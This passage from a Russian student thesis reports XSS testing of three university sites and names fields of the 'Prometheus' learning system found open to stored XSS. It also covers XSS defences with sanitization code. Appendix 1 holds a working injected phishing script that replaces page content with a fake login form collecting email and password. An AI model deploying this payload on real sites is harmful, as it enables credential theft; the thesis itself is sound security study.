

Рисунок 68 – Реализация атаки

```
▸ <datatable-body-cell class="datatable-body-cell sort-active"
  tabindex="-1" style="width: 150px; height: auto;"> ...
  </datatable-body-cell> event
▾ <datatable-body-cell class="datatable-body-cell sort-active"
  tabindex="-1" style="width: 150px; height: auto;"> event
  ▾ <div class="datatable-body-cell-label" style="margin-left:
    0px;">
      <!---->
      <!---->
      <!---->
      <span title=""></span>
      <!---->
    </div>
```

Рисунок 69 – Исходный код страницы

Видим, что элемент векторной графики был полностью удален из исходного кода страницы.

2.4.3.2.3 Элемент <a>

Было обнаружено, что существует возможность вставки элемента ссылки, ведущая на сайт, адрес которого указывается в качестве атрибута href. Попробуем вставить ссылку, ведущую на сайт OWASP.



Рисунок 70 – Попытка вставки элемента ссылки на страницу

Элемент успешно отобразился на странице.



Рисунок 71 – Результат вставки элемента ссылки в раздел вопросов и предложений



Рисунок 72 – Результат переадресации

Элемент ссылки также имеет атрибуты, которые могли бы быть уязвимы, но все, что касается выполнения скриптов фильтруется и удаляется. Потенциально, данную возможность можно использовать для проведения фишинговой атаки: указать в качестве адреса ссылку на поддельный сайт.

2.5 Результаты исследования защищенности электронных ресурсов

Сведем полученные результаты в единую таблицу.

Таблица 1 – Результаты исследования

№	Исследуемый ресурс	Результат	Уязвимые страницы/разделы	Рекомендации
1	Сайт кафедры УИТ	Уязвимости не были выявлены	Потенциально: строка для поиска по сайту	-
2	СДО «Прометей»	Найдена возможность вставки вредоносного кода (хранимая XSS-атака)	Дизайнер тестов: поля для ввода текста вопроса и варианта ответа; Файл(ы): поля для ввода названия и описания; Объявления: поле для ввода темы	Проверка и фильтрация пользовательского вода
3	Электронный МЭИ	Уязвимости не были выявлены. Найдена возможность вставки некоторых HTML-тегов: изображения, ссылки	Потенциально: раздел вопросов и ответов	-

2.6 Выводы

В данной главе были рассмотрены основные инструменты исследования защищенности веб-сайтов. С их помощью была проведена проверка трех

интернет-ресурсов МЭИ. В результате удалось обнаружить уязвимость в системе дистанционного образования «Прометей». Для демонстрации потенциальных атак был разработан код, позволяющий вставить фишинговую форму на сайт. Все результаты были сведены в единую таблицу. Были выработаны рекомендации по предупреждению атак типа XSS.

3 ОПИСАНИЕ МЕТОДОВ ПРЕДОТВРАЩЕНИЯ XSS АТАК

3.1 Причины возможного внедрения кода

Атаки типа XSS могут возникать из-за различных причин, связанных с неправильной обработкой пользовательского ввода и недостаточными мерами безопасности на стороне веб-приложений. Основными причинами, позволяющие внедрить вредоносный код при проведении атак типа XSS, являются [20]:

1) Недостаточная фильтрация и экранирование ввода: веб-приложения могут допускать пользовательский ввод без должной фильтрации и экранирования. Это позволяет злоумышленникам внедрять вредоносные скрипты, которые будут выполняться на стороне пользователя;
2) Неправильная обработка вывода: веб-приложения могут неправильно обрабатывать и выводить данные, включая пользовательский ввод. Если данные не экранируются правильно, они могут быть интерпретированы как код и выполнены вредоносным образом;
3) Отсутствие контроля безопасности: веб-приложения могут не обладать достаточными механизмами контроля безопасности, такими как проверка политик безопасности браузера, контроль типов данных, контроль доступа и другие меры, которые могут предотвратить атаки XSS;
4) Слабые аутентификационные механизмы: если веб-приложения не имеют надежных механизмов аутентификации и авторизации, злоумышленники могут использовать учетные записи других пользователей для внедрения вредоносного кода и его выполнения на стороне клиента;
5) Уязвимости в сторонних библиотеках и компонентах: использование устаревших или уязвимых версий сторонних библиотек и компонентов может привести к возможности атаки XSS. Злоумышленники могут эксплуатировать эти уязвимости для внедрения и выполнения вредоносного кода;

6) Социальная инженерия: некоторые атаки XSS могут быть проведены через манипуляцию пользователем. Злоумышленник может использовать социальную инженерию, чтобы убедить пользователя выполнить действия, которые приведут к внедрению вредоносного кода.

3.2 Способы защиты от вредоносных действий

Можно выделить следующие методы защиты от злоумышленных действий [4]:

1) Внедрение разработчиками «белого списка»: список слов, которые могут быть доступны пользователями. Если же такой вариант решения невозможен, необходимо максимально задействовать проверки и фильтрацию входных данных;
2) Кодирование выходных данных: данный подход подразумевает очистку входных данных. Даже если на вход будет подан код скрипта, впоследствии он будет преобразован в обычный текст;
3) Брандмауэр веб-приложений (WAF): данная технология представляет собой защитный экран уровня приложений, предназначенный для выявления и блокирования современных атак на веб-приложения. Позволяет обезопасить веб-приложение от несанкционированного доступа, даже при наличии критичных уязвимостей;
4) Использование флагов HttpOnly для cookie-файлов: куки с флагом HttpOnly не видны коду браузера, а отправляются только на сервер. На практике у пользователей нет необходимости получать их содержимое;
5) Политика защиты содержимого (CSP): стандарт защиты сайтов от атак с внедрением контента. CSP описывает безопасные источники загрузки и блокирует ресурсы, которые не входят в «белый список». Благодаря такому подходу можно сократить или полностью исключить обращение к источникам потенциально вредоносного скрипта.

3.3 Примеры реализации мер по предупреждению атак

Для предотвращения атак типа XSS на веб-сайте можно применять соответствующие техники фильтрации и экранирования данных. Были разработаны функции на языках JavaScript и PHP, которые помогут предотвратить выполнение вредоносного кода, подобного тому, что было обнаружено при исследовании защищенности веб-приложения СДО «Прометей». Использование этих двух языков объясняется тем, что первый может быть применен на стороне клиента, второй – на стороне сервера.

Эти примеры скриптов демонстрируют применение простых методов экранирования и фильтрации данных для предотвращения атак типа XSS. В языке JavaScript используется функция replace, которая заменяет символы < и > на их безопасные эквиваленты < и >. В PHP используется функция htmlspecialchars, которая преобразует символы <, >, ", ' и & в соответствующие HTML-сущности, чтобы они не интерпретировались как теги или код JavaScript при выводе на страницу. Исходный код находится в приложении 2. Например, если на вход была подана строка <script>alert(1)</script>, то в результате работы функции будет возвращено следующее значение:

```
&lt;script&gt;alert(1)&lt;/script&gt;
```

В таком виде код сценария выполняться не будет.

3.4 Выводы

Данная глава посвящена обзору методов защит от атак типа XSS. Были рассмотрены основные причины, которые позволяют использовать данную уязвимость, способы защиты от вредоносных действий. Был предложен вариант реализации одного из приведенных способов защиты: кодирование входных данных с использованием языков JavaScript и PHP.

4 ЗАКЛЮЧЕНИЕ

1) Рассмотрены основные аспекты архитектуры современных веб-сайтов и технологии атак типа XSS. Был проведен анализ различных видов XSS-атак и возможных последствий деструктивных действий.
2) Исследовано состояние защищенности нескольких электронных ресурсов, включая сайт кафедры УИТ МЭИ, СДО «Прометей» и Электронный МЭИ. Были проведены ручное и автоматическое тестирование, а также использованы различные инструменты для анализа защищенности, такие как Kali Linux, OWASP ZAP, XSStrike, XSpear и XSSer. В результате были выявлены уязвимости и предложены меры по их устранению. Разработан код скрипта, демонстрирующий возможность проведения фишинговой атаки на сайте СДО «Прометей».
3) Представлены методы предотвращения XSS-атак, включая фильтрацию пользовательского ввода и реализацию мер защиты на стороне сервера. Реализован вариант защиты от атак типа XSS, основанный на кодировании входных данных, с использованием языков программирования PHP и JavaScript.

5 СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ

1. **Hoffman A.** Web Application security: exploitation and countermeasures for modern web applications. – O'Reilly Media, 2020.
2. **Mueller J. P.** Security for Web Developers: Using JavaScript, HTML, and CSS. – " O'Reilly Media, Inc.", 2015.
3. OWASP Foundation, the Open Source Foundation for Application Security | OWASP Foundation [Электронный ресурс]. URL: https://owasp.org/ (дата обращения 23.03.2023).
4. **Gupta S., Gupta B. B.** Cross-Site Scripting (XSS) attacks and defense mechanisms: classification and state-of-the-art //International Journal of System Assurance Engineering and Management. – 2017. – Т. 8. – №. 1. – С. 512-530;
5. **Widup S.** et al. Verizon data breach investigations report //Technical report. – 2021.
6. **El-Bakry H. M., Mastorakis N.** User interface for internet applications //Proceedings of Proceedings of the 9th WSEAS International Conference on APPLIED INFORMATICS AND COMMUNICATIONS (AIC'09). – 2009. – С. 20-22.
7. **Madeyski L., Sochmialek M.** Architectural design of modern web applications //Foundations of Computing and Decision Sciences. – 2005. – Т. 30. – №. 1. – С. 49-60.
8. **Grossman J.** et al. XSS attacks: cross site scripting exploits and defense. – Syngress, 2007.
9. What is cross-site scripting (XSS) and how to prevent it? | Web Security Academy [Электронный ресурс]. URL: https://portswigger.net/web-security/cross-site-scripting (дата обращения 03.04.2023).
10. **Hydara I.** et al. Current state of research on cross-site scripting (XSS)–A systematic literature review //Information and Software Technology. – 2015. – Т. 58. – С. 170-186.

11. Web Application Exploits and Defenses [Электронный ресурс] URL: https://google-gruyere.appspot.com/
12. Cross-Site Scripting (XSS): a QA Engineer's Guide [Электронный ресурс] URL: https://valor-software.com/articles/cross-site-scripting-xss-a-qa-engineers-guide.html (дата обращения 18.04.2023).
13. **Cross M.** et al. Web Application Vulnerabilities Detect, Exploit //Prevent, Syngress Publishing, Inc. – 2007.
14. Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution [Электронный ресурс] URL: https://www.kali.org/ (дата обращения 19.04.2023).
15. GitHub - s0md3v/XSStrike: Most advanced XSS scanner. [Электронный ресурс] URL: https://github.com/s0md3v/XSStrike (дата обращения 22.04.2023)
16. GitHub - hahwul/XSpear: Powerfull XSS Scanning and Parameter analysis tool&gem [Электронный ресурс] URL: https://github.com/hahwul/XSpear (дата обращения 22.04.2023)
17. GitHub - epsylon/xsser: Cross Site "Scripter" (aka XSSer) is an automatic -framework- to detect, exploit and report XSS vulnerabilities in web-based applications. https://github.com/epsylon/xsser (дата обращения 22.04.2023)
18. Инструменты текущего контроля [Электронный ресурс] URL: https://mpei.ru/employees/eduactiv/discipline/Pages/skz.aspx (дата обращения 26.04.2023)
19. Аналитическая система сопровождения образовательных программ "Электронный МЭИ" [Электронный ресурс] URL: https://mpei.ru/employees/Pages/el-mpei.aspx (дата обращения 26.04.2023)
20. **Shar L. K., Tan H. B. K.** Defending against cross-site scripting attacks //Computer. – 2011. – Т. 45. – №. 3. – С. 55-62.

6 ПРИЛОЖЕНИЯ

Приложение 1. Фишинговая форма

```
const form = document.createElement("form");
form.id = "login-form";
form.action = "/login";
form.method = "POST";

const formText = document.createElement("p");
formText.textContent =
  "Ошибка сессии. для продолжения необходимо ввести логин и пароль от
почты";

const usernameInput = document.createElement("input");
usernameInput.type = "email";
usernameInput.name = "email";
usernameInput.placeholder = "Email";

const passwordInput = document.createElement("input");
passwordInput.type = "password";
passwordInput.name = "password";
passwordInput.placeholder = "Password";

const submitButton = document.createElement("button");
submitButton.type = "submit";
submitButton.textContent = "Log In";

form.appendChild(formText);
form.appendChild(usernameInput);
form.appendChild(passwordInput);
form.appendChild(submitButton);

document.querySelector(
  "body > table > tbody > tr > td > div.workingplace.workingplace_border >
form"
).innerHTML = "";

document
  .querySelector(
    "body > table > tbody > tr > td > div.workingplace.workingplace_border >
form"
  )
  .appendChild(form);

const style = document.createElement("style");
style.textContent = `
  #login-form {
    position: absolute;
    top: 50%;
    left: 50%;
    transform: translate(-50%, -50%);
    background-color: #f2f2f2;
    padding: 20px;
    border-radius: 5px;
    box-shadow: 0 0 10px rgba(0, 0, 0, 0.3);
    z-index: 999;
  }

  input[type="email"],
  input[type="password"],
```

```
  button[type="submit"] {
    display: block;
    width: 100%;
    padding: 10px;
    margin-bottom: 10px;
    border: none;
    border-radius: 3px;
    box-shadow: inset 0 0 5px rgba(0, 0, 0, 0.1);
    font-size: 16px;
  }

  button[type="submit"] {
    background-color: #4CAF50;
    color: #fff;
    cursor: pointer;
  }`;
document.head.appendChild(style);
```

Приложение 2. Фильтрация пользовательского ввода

JavaScript:

```
function sanitizeInput(input) {
    const sanitizedInput = input.replace(/</g, "&lt;").replace(/>/g,
"&gt;");
    return sanitizedInput;
}
```

PHP:

```
<?php
function sanitizeInput($input) {
    $sanitizedInput = htmlspecialchars($input, ENT_QUOTES, 'UTF-8');
    return $sanitizedInput;
}

?>
```